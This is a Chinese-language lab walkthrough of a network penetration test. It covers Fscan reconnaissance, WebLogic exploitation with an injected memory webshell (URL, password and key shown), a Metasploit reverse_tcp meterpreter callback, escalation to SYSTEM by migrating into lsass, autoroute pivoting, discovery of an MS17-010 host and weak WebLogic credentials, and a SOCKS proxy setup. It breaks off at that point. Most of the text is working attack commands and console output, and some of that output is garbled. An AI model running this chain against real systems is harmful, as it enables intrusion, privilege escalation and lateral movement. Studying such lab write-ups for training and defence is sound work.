环境介绍

- 攻击机(本机):192.168.111.25
- 靶机:192.168.111.20


信息收集

- 使用`Fscan`进行信息收集获取资产,这里的`Fscan`版本为2.0.0,个人觉得这个版本较稳定


```
Fscan -h 192.168.111.20
```

- 这里使用`Fscan`扫描发现目标开启了`7001`端口服务`Weblogic`

Weblogic漏洞利用



- 注入`内存马`




```
# URL
http://192.168.111.20:7001/bea_wls_internal/applicationSingletonProvider
# 密码
hackfun1024
# 秘钥
key
```


- 连接`Godzilla`

上线MSF

- 由于当前哥斯拉连接的`webshell`是administrator权限,需要进行提权操作,上线MSF方便操作

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.111.25
set lport 4444
run
```





- 成功获取MSF会话,进行`提权`,

```
//查看进程
ps
//迁移进程
migrate pid
//查看当前用户
getuid
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 308   4     smss.exe           x64   0
 372   364   csrss.exe          x64   0
 388   564   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 464   456   csrss.exe          x64   1
 472   364   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 500   456   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 564   472   services.exe       x64   0
 572   472   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 644   564   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 688   564   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 756   500   dwm.exe            x64   1        Window Manager\DWM-1          C:\Windows\system32\dwm.exe
 772   564   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 816   564   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 844   564   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 932   564   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1028  564   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1060  816   cmd.exe            x64   0        WEBLOGIC\Administrator        C:\Windows\SYSTEM32\cmd.exe
 1104  564   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1148  564   VGAuthService.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
 1196  1060  conhost.exe        x64   0        WEBLOGIC\Administrator        C:\Windows\system32\conhost.exe
 1224  564   vm3dservice.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\vm3dservice.exe
 1252  564   vmtoolsd.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1260  1224  vm3dservice.exe    x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\vm3dservice.exe
 1520  564   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1616  2464  rundll32.exe       x64   0        WEBLOGIC\Administrator        C:\Windows\System32\rundll32.exe
 1888  564   dllhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\dllhost.exe
 2040  564   msdtc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
 2124  644   WmiPrvSE.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wbem\wmiprvse.exe
 2132  644   WmiPrvSE.exe       x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\wbem\wmiprvse.exe
 2200  500   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 2256  644   ChsIME.exe         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\InputMethod\CHS\ChsIME.exe
 2464  1060  java.exe           x64   0        WEBLOGIC\Administrator        C:\PROGRA~1\Java\JDK18~1.0_3\bin\java.exe

meterpreter > migrate 572
[*] Migrating from 1616 to 572...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
C:\WINDOWS\system32\cmd.

msf exploit(multi/handler) > set lhost 192.168.111.25
lhost => 192.168.111.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.111.25:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (230982 bytes) to 192.168.111.20
[*] Meterpreter session 1 opened (10.8.0.6:4444 -> 192.168.111.20:49176) at 2025-11-28 09:23:48 +0800

meterpreter > shell
Process 2912 created.
Channel 1 created.
Microsoft Windows [♦汾 6.3.9600]
(c) 2013 Microsoft Corporation♦♦♦♦♦♦♦♦♦♦ξ♦♦♦♦

C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig
ipconfig

Windows IP ♦♦♦♦


♦♦♦♦♦♦♦♦♦♦ Ethernet1:

   ♦♦♦♦♦¿♦♦♦ DNS ♦♦♦ . . . . . . . :
   ♦♦♦♦♦♦♦♦ IPv6 ♦♦. . . . . . . . : fe80::4955:d435:a39d:9a4c%14
   IPv4 ♦♦ . . . . . . . . . . . . : 10.10.20.12
   ♦♦♦♦♦♦♦♦  . . . . . . . . . . . : 255.255.255.0
   Ĭ♦♦♦♦♦♦. . . . . . . . . . . . . : 10.10.20.1

♦♦♦♦♦♦♦♦♦♦ Ethernet0:

   ♦♦♦♦♦¿♦♦♦ DNS ♦♦♦ . . . . . . . :
   ♦♦♦♦♦♦♦♦ IPv6 ♦♦. . . . . . . . : fe80::606b:3c1a:d86:975d%12
   IPv4 ♦♦ . . . . . . . . . . . . : 192.168.111.20
   ♦♦♦♦♦♦♦♦  . . . . . . . . . . . : 255.255.255.0
   Ĭ♦♦♦♦♦♦. . . . . . . . . . . . . :

♦♦♦♦♦♦♦♦♦ isatap.{E7ECCBFA-0D99-4183-B53D-C83F88C7D49C}:

   ý♦♦"  . . . . . . . . . . . . . : ý♦♦♦ỶƆ♦
   ♦♦♦♦♦¿♦♦♦ DNS ♦♦♦ . . . . . . . :

♦♦♦♦♦♦♦♦♦ isatap.{8F6412DB-D757-413C-97E1-76F7DB61BD9C}:

   ý♦♦"  . . . . . . . . . . . . . : ý♦♦♦ỶƆ♦
   ♦♦♦♦♦¿♦♦♦ DNS ♦♦♦ . . . . . . . :

C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>
```

- 发现存在 `10.10.20.0/24` 网段,回到 `meterpreter` 添加路由

```
meterpreter > run post/multi/manage/autoroute
```

```
meterpreter > run post/multi/manage/autoroute
[*] Running module against WEBLOGIC (192.168.111.20)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.20.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.111.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.10.20.0         255.255.255.0      Session 1
   192.168.111.0      255.255.255.0      Session 1

[*] There are currently no IPv6 routes defined.
msf exploit(multi/handler) >
```

内网段信息收集

- 上传`Fscan`扫一下20网段,回到meterpreter

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  WEBLOGIC\Administrator @ WEBLOGIC  10.8.0.6:4444 -> 192.168.111.20:49176 (192.168.111.20)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

- 上传fscan

```
meterpreter > upload
"C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\FScan.exe"
"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe"
```

```
meterpreter > getwd
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
<acle\Middleware\Oracle_Home\user_projects\domains\base_domain^Z^Z
[-] upload: Interrupted
meterpreter > upload "C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain^ZInterrupt: use the 'exit' command to quit
<racle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe"
[*] Uploading  : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
[*] Uploaded 8.00 MiB of 8.33 MiB (96.02%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
\fscan.exe
[*] Uploaded 8.33 MiB of 8.33 MiB (100.0%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
\fscan.exe
[*] Completed  : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
```

```
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan -h
10.10.20.0/24
fscan -h 10.10.20.0/24
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-11-28 09:33:30] [INFO] 暴力破解线程数: 1
[2025-11-28 09:33:30] [INFO] 开始信息扫描
[2025-11-28 09:33:30] [INFO] CIDR范围: 10.10.20.0-10.10.20.255
[2025-11-28 09:33:30] [INFO] 生成IP范围: 10.10.20.0.%!d(string=10.10.20.255) -
%!s(MISSING).%!d(MISSING)
```

```
[2025-11-28 09:33:30] [INFO] 解析CIDR 10.10.20.0/24 -> IP范围 10.10.20.0-10.10.20.255
[2025-11-28 09:33:30] [INFO] 最终有效主机数量: 256
[2025-11-28 09:33:30] [INFO] 开始主机扫描
[2025-11-28 09:33:31] [SUCCESS] 目标 10.10.20.12      存活 (ICMP)
[2025-11-28 09:33:32] [SUCCESS] 目标 10.10.20.7       存活 (ICMP)
[2025-11-28 09:33:34] [INFO] 存活主机数量: 2
[2025-11-28 09:33:34] [INFO] 有效端口数量: 233
[2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:135
[2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:445
[2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:139
[2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:445
[2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:135
[2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:139
[2025-11-28 09:33:36] [SUCCESS] 端口开放 10.10.20.12:7001
[2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.12:445 =>
[2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.12:139 =>  Banner:[.]
[2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.7:445 =>
[2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.7:139 =>  Banner:[.]
[2025-11-28 09:33:46] [SUCCESS] 服务识别 10.10.20.12:7001 => [http] 产品:Oracle WebLogic admin httpd
[2025-11-28 09:34:39] [SUCCESS] 服务识别 10.10.20.12:135 =>
[2025-11-28 09:34:39] [SUCCESS] 服务识别 10.10.20.7:135 =>
[2025-11-28 09:34:39] [INFO] 存活端口数量: 7
[2025-11-28 09:34:39] [INFO] 开始漏洞扫描
[2025-11-28 09:34:39] [INFO] 加载的插件: findnet, ms17010, netbios, smb, smb2, smbghost, webpoc, webtitle
[2025-11-28 09:34:39] [SUCCESS] 发现漏洞 10.10.20.7 [Windows 7 Ultimate 7601 Service Pack 1] MS17-010
[2025-11-28 09:34:39] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.20.12
主机名: weblogic
发现的网络接口:
   IPv4地址:
      └─ 192.168.111.20
[2025-11-28 09:34:39] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.20.7
主机名: work-7
发现的网络接口:
   IPv4地址:
      └─ 10.10.10.7
      └─ 10.10.20.7
[2025-11-28 09:34:39] [SUCCESS] NetBios 10.10.20.12     WORKGROUP\weblogic
               Windows Server 2012 R2 Datacenter 9600
[2025-11-28 09:34:40] [SUCCESS] 目标: http://10.10.20.12:7001
  漏洞类型: poc-yaml-weblogic-cve-2019-2725
  漏洞名称: v12
  详细信息:

 author:fnmsd(https://github.com/fnmsd),2357000166(https://github.com/2357000166)
        links:https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-2017-10271
https://github.com/QAX-A-Team/WeblogicEnvironment
https://xz.aliyun.com/t/5299
```

```
        description:Weblogic wls-wsat XMLDecoder deserialization RCE CVE-2019-2725 + org.slf4j.ext.EventData
[2025-11-28 09:34:41] [SUCCESS] 检测到漏洞 http://10.10.20.12:7001/console/j_security_check poc-yaml-weblogic-console-weak 参数:[{username weblogic} {password weblogic123} {payload UTF-8}]
[2025-11-28 09:34:42] [SUCCESS] 网站标题 http://10.10.20.12:7001   状态码:404 长度:1164   标题:Error 404--Not Found
[2025-11-28 09:34:42] [SUCCESS] 发现指纹 目标: http://10.10.20.12:7001   指纹: [weblogic]
[2025-11-28 09:35:02] [SUCCESS] 扫描已完成: 14/14
```

- `10.10.20.12` 是我们已经上线MSF的 `192.168.111.20` 的另一张网卡,不用管,直接看 `10.10.20.7`

```
C:\Windows\system32>"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe" -h 10.10.20.7
"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe" -h 10.10.20.7
 ┌──────────────────────────────────────────┐
 │    ___                              _    │
 │   / _ \     ___  ___ _ __ __ _  ___| |   │
 │  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /  │
 │ / /_\\_____\__ \ (__| | | (_| | (__|   <   │
 │ \____/     |___/\___|_|  \__,_|\___|_|\_\  │
 └──────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-11-28 09:40:27] [INFO] 暴力破解线程数: 1
[2025-11-28 09:40:27] [INFO] 开始信息扫描
[2025-11-28 09:40:27] [INFO] 最终有效主机数量: 1
[2025-11-28 09:40:27] [INFO] 开始主机扫描
[2025-11-28 09:40:27] [INFO] 有效端口数量: 233
[2025-11-28 09:40:27] [SUCCESS] 端口开放 10.10.20.7:445
[2025-11-28 09:40:27] [SUCCESS] 端口开放 10.10.20.7:135
[2025-11-28 09:40:32] [SUCCESS] 服务识别 10.10.20.7:445 =>
[2025-11-28 09:41:32] [SUCCESS] 服务识别 10.10.20.7:135 =>
[2025-11-28 09:41:32] [INFO] 存活端口数量: 2
[2025-11-28 09:41:33] [INFO] 开始漏洞扫描
[2025-11-28 09:41:33] [INFO] 加载的插件: findnet, ms17010, smb, smb2, smbghost
[2025-11-28 09:41:33] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.20.7
主机名: work-7
发现的网络接口:
   IPv4地址:
      └ 10.10.10.7
      └ 10.10.20.7
[2025-11-28 09:41:33] [SUCCESS] 发现漏洞 10.10.20.7 [Windows 7 Ultimate 7601 Service Pack 1] MS17-010
[2025-11-28 09:41:56] [SUCCESS] 扫描已完成: 5/5
```

- 这里发现 `10.10.20.7` 存在 `MS17-010` 永恒之蓝漏洞

永恒之蓝

- 前面配置了路由但是忘记配置代理隧道了,现在配置一下,不然网络到不了20网段

```
use auxiliary/server/socks_proxy
set SRVHOST 0.0.0.0
set SRVPORT 10800
set VERSION 5
run -j
```


```
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf auxiliary(server/socks_proxy) > set SRVPORT 10800
SRVPORT => 10800
msf auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.
msf auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

